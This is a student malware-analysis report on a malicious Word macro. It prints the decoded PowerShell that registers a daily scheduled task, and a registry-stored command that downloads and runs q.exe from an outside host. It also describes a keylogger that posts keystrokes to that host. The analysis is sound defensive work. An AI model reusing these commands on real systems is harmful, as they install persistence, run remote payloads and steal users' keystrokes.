PROG8300 – MALWARE AND HACKING

PROJECT REPORT- A WORD DOCUMENT

SAI VENKATA ANIRUDH SIKHIVAHAN VARANASI

Table of Contents

Abstract

Malicious files are a persistent threat in the cybersecurity landscape, often utilizing sophisticated techniques to evade detection and deliver malware. In this study, we conducted a comprehensive static analysis of a suspicious Word file provided to us. We scrutinize the file's size and properties to identify potential indicators of compromise (IOCs), followed by an in-depth examination of the Macros embedded in the program. This further led to a new finding detailed in the document below.

Through decryption techniques, we successfully uncover the obfuscated Macros' factual content and reveal a pre-scheduled task programmed to download and execute a program named "q.exe" at a specific time in the morning, repeated daily. We meticulously assess the scheduled task's characteristics, timing, frequency, and payload to gain insights into the adversary's TTP.

Our findings highlight the sophistication of evasion techniques malicious actors employ to conceal their activities within seemingly innocuous files. By understanding the inner workings of the obfuscated Macros and the scheduled task, we can proactively detect, assess, analyze, and mitigate similar threats in the future. This project underscores the significance of robust static Analysis, dynamic analysis techniques, and decryption methods to uncover concealed malware and fortify cyber defenses against evolving threats.

Pre-Requisites

- A familiar understanding of Macros Detection.
- Utilization of PowerShell Commands.
- Robust Analytical analysis skill set.
- The presence of Malware and Network Analysis tools with the required skill set to utilize them.
- The system's network is set to Host-Only.

Analysis Breakdown

The project has been analyzed utilizing both static and dynamic tools along with the utilization of a few Microsoft built-in tools and functions.

Static Analysis

The Word file **Project.Final.Doc** is initially downloaded into the system. To Confirm the file is a **.doc** as indicated in the file's title, we check the file's properties as shown in **Figure 1** (ref. Appendix). The file size seems to be expected, and nothing malicious till this point. Upon clicking the file, we see some **Macros(heavily obfuscated)** and a few images on the Word document **Figure 2** (ref. Appendix). Static Analysis presumably seems to hit a dead end at this point. Some files don't give details immediately, but Macros' presence was an interesting takeaway from the static Analysis and the beginning point of Dynamic Analysis.

Dynamic Analysis

Upon finding the presence of suspicious macros we launch **OLEVBA –** a python-based Macros extraction and analysis tool and try to break down the possible Macros code to gain a deeper insight into the

obfuscated matter present in the document **Figure 3**(ref. Appendix) . While giving away the deployment of the Payload which was tactfully merged with the script, as shown below:-

// h=Createobject ("WS" +"cri" + "pt.She" + "ll"). Environment ("Pr" +"oc" + "e"+"'ss") .Item ("T"+"E"+"M"+"P")

h= h+"\p"+"a"+"yl" +"o"+ "ad" +".e" + "x" + "e //

Upon further evaluation and a brief search for the **payload.exe** it was not found in the temp file directory as specified in the above stated code written by the attacker. Another observation that could be made out from the code was the payload.exe was never run in the core program of the document script. It potentially seemed to be a trap, or a potential detour laid by the attacker to delay the progress of analysis.

However the presence of a massively obfuscated macro was always the focus right from the get-go of the analysis so we proceed to de obfuscate the macros present in base64 to text format **Figure (5-6)** (ref.Appendix) and the output is being broken-down and explained as shown below i.e., "***Y21kLmV4ZSAvYyBwaW5nIDEyNy4wLjAuMSAtbiAzMCA+IG51bCAmIHBvd2Vyc2hlbGwgJGEgPSBOZXctU2NoZWR1bGVkVGFza0FjdGlvbiAtRXhlY3V0ZSAncG93ZXJzaGVsbC5leGUnIC1Bcmd1bWVudCAnLWVjIGFRQmxBSGdBSUFBb0FHY0FjQUFnQUNjQVNBQkxBRU1BVlFBNkFGd0FTUUJrQUdVQWJnQjBBR2tBZEFCcEFHVUFjd0JjQUhzQU9RQXpBRElBTXdBdEFFUUFRUUE1QURZQUxRQkdBRGtBUXdBNUFDMEFRUE0QU1nQkVBRGdBTWdBdEFFUUFSQUJFQURNQWZRQW5BQ2tBTGdCVEFBPT0nOyAkdCA9IE5ldy1TY2hlZHVsZWRUYXNrVHJpZ2dlciAtRGFpbHkgLUF0IDg6NDVhbTsgUmVnaXN0ZXItU2NoZWR1bGVkVGFzayAtQWN0aW9uICRhIC1UcmlnZ2VyICR0IC1UYXNrTmFtZSAnTWljcm9zb2Z0V2luMzIn***" –

The de obfuscated output is shown below.

cmd.exe /c ping 127.0.0.1 -n 30 > nul & powershell $a = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-ec
aQBlAHgAIAAoAGcAcAAgACcASABLAEMAVQA6AFwASQBkAGUAbgB0AGkAdABpAGUAcwBcAHsAOQAzADIAMwAwADEARQBFAC0AMgBEADgAMgAtAEQAQQA5ADYALQBGADkAQwA5AC0AQQA4ADkAOQA2AEIAMwAzAEUARABEADMAfQAnACkALgBTAA=='; $t = New-ScheduledTaskTrigger -Daily -At 8:45am; Register-ScheduledTask -Action $a -Trigger $t -TaskName 'MicrosoftWin32'

A break-down on the de obfuscated code would make us realize that the command stated above was meant to **ping localhost (127.0.0.1)** with a count of 30 and redirecting the output to **'nul'**. And below the other Macros we observe that another command is being deployed where it is creating a **scheduled task** in **Windows PowerShell**. The scheduled task being named as '**MicrosoftWin32**' and is triggered **daily at 8:45 am** in the morning. The action of this scheduled task must have something to do with the other macros that are yet to be de obfuscated so we go ahead and de- obfuscate the second macros or the one present in Argument which can be observed from the above output. The output of the macros leads us to finding an expression **Figure 5** (ref. Appendix) - **i e x (g p 'H K C U :\ I d e n t i t i e s\{9 3 2 3 0 1 E E- 2 D 8 2 - D A 9 6 - F 9 C 9 - A 8 9 9 6 B 3 3 E D D 3}').S**

Before diving into breaking-down the obtained expression a brief yet precise analysis is done on the scheduled task that is meant to be run at 8:45 am in the morning **Figure (7-9)** (ref. Appendix).The presence of the **registry key** stated above, and the context of the Actions **specified to start a program** ensure that we are on the right path of the analysis.

Continuing with the breakdown of the obtained expression we can deduce that the PowerShell expression "**iex (gp 'HKCU:\Identities{932301EE-2D82-DA96-F9C9-A8996B33EDD3}').S**" is a shorthand way of using the Invoke-Expression cmdlet with the argument 'HKCU:\Identities{**932301EE-2D82-DA96-F9C9-A8996B33EDD3**}' to retrieve the value of the 'S' property from a registry key. The expression first uses the 'gp' alias for the Get-ItemProperty cmdlet to retrieve properties of the **registry key** located at 'HKCU:\Identities{932301EE-2D82-DA96-F9C9-A8996B33EDD3}'. The '.S' notation is then used to access the value of the 'S' property from the retrieved item. Finally, the 'iex' alias for the Invoke-Expression cmdlet is used to further process the retrieved value. Upon detecting the presence of this registry utilizing the **Registry Editor** we see the presence of two names **Figure 10** (ref. Appendix) – **Data and S** where **'S'** is pointing to a IWR (invoke web request) pointing out to a URL link

"**iwr -Uri https://telemetry.securityresearch.ca/p -OutFile $home/q.exe;**

saps $home/q.exe"

Till this point there was no possible indication to an external link or site, but the provided link seems to be a URL pointing to a file called **"q.exe"** hosted on the domain **"telemetry.securityresearch.ca"**. The **"iwr"** command is likely using PowerShell's "**Invoke-WebRequest**" cmdlet to **download** the "q.exe" file from the specified URL and save it to the local user's **home directory** with the name "q.exe" using the **"-OuFile"** parameter. The subsequent "**saps"** command is likely using PowerShell's "**Start-Process**" cmdlet to run the downloaded "q.exe" file.

Q.exe file Analysis.

Like the breakdown of the above word file through which this entire process is running we start by looking at the properties of the executable file and then process it through **PEiD**. Determining the files properties, we get to see that it is a **.NET** framework compiled in **C# l**anguage. A miniscule file size of **7kb** is something that cannot go un-noticed either. **DnSpy** is utilized to break-down the C# language and .Net framework based executable. A brief break-down of the code is being presented below for proper understanding this code seems part of a C# implementation of a **keylogger** that uses a **hook mechanism**, likely implemented with the **CallNextHookEx** function, to **monitor keyboard input events** intended for other applications. The code checks if the **nCode** parameter is greater than or **equal to 0** and if the **wParam** parameter is equal to **256,** corresponding to the **WM_KEYDOWN** message indicating that a key has been pressed.

If the conditions are met, the code reads the key code from the **lParam** parameter using **Marshal.ReadInt32** converts it to a Keys enumeration value using (Keys)num. It then appends the key code to a string variable **InterceptKeys.stored,** which is likely used to store the intercepted vital codes.

When the InterceptKeys.stored string length **exceeds 200 characters**, the code creates an **HTTP POST** request to a remote web server at "**http://telemetry.securityresearch.ca/p**," including the machine name and the intercepted keys as parameters in the request body. The request is sent using HttpWebRequest, and the response is read using a **StreamReader**, although it is not processed. Finally, the InterceptKeys.stored string is reset to an empty value.

Regardless of whether the conditions are met, the code then calls InterceptKeys.CallNextHookEx, with the same parameters is likely to allow the event to be passed along to other applications in the event chain, enabling regular keyboard input to continue functioning.

Now that we have a grasp of the code's intentions as it behaves like a key logger we key in a set of strings and utilize **Fiddler** and **FakenetNG** to capture the **POST request** and **connection events** from the executable to understand the way it is working.

When observed in **Figure 13** (ref. Appendix) we can see the FakenetNG capture packets being transmitted to **telemetry.securityresearch.ca** with the key's being logged transmitted over the network. A cleaner picture of the transmission can be observed in **Figure 14** (ref .Appendix) captured from Fiddler.

Conclusion

The analyzed keylogger malware analysis reveals its malicious behavior of intercepting and transmitting keystrokes to a remote web server. It is important to take appropriate mitigations to protect against such threats. By using reputable antivirus/anti-malware software, keeping software updated, enabling firewalls and IDS/IPS, being cautious of suspicious attachments/downloads, practicing good password hygiene, educating users, and conducting regular security audits, organizations can strengthen their defenses and reduce the risk of falling victim to keyloggers or other types of malwares. Vigilance, proactive security measures, and regular monitoring are crucial in safeguarding against malicious activities and ensuring systems and data security.

Appendix (IMAGES)



Figure 1 PROPERTIES OF THE FILE (STATIC ANALYSIS)



Figure 2 IMAGES IN WORD FILE



Figure 3 MACROS FOUND IN OLEVBA



Figure 4- MACROS CONTINUATION



Figure 5 MACROS- 1 CONVERSION FROM BASE64 TO TEXT



Figure 6 MACROS-2 REGISTRY DETECTION



Figure 7 TASK SCHEDULER - OUT_1



Figure 8 TASK SCHEDULER OUT_2

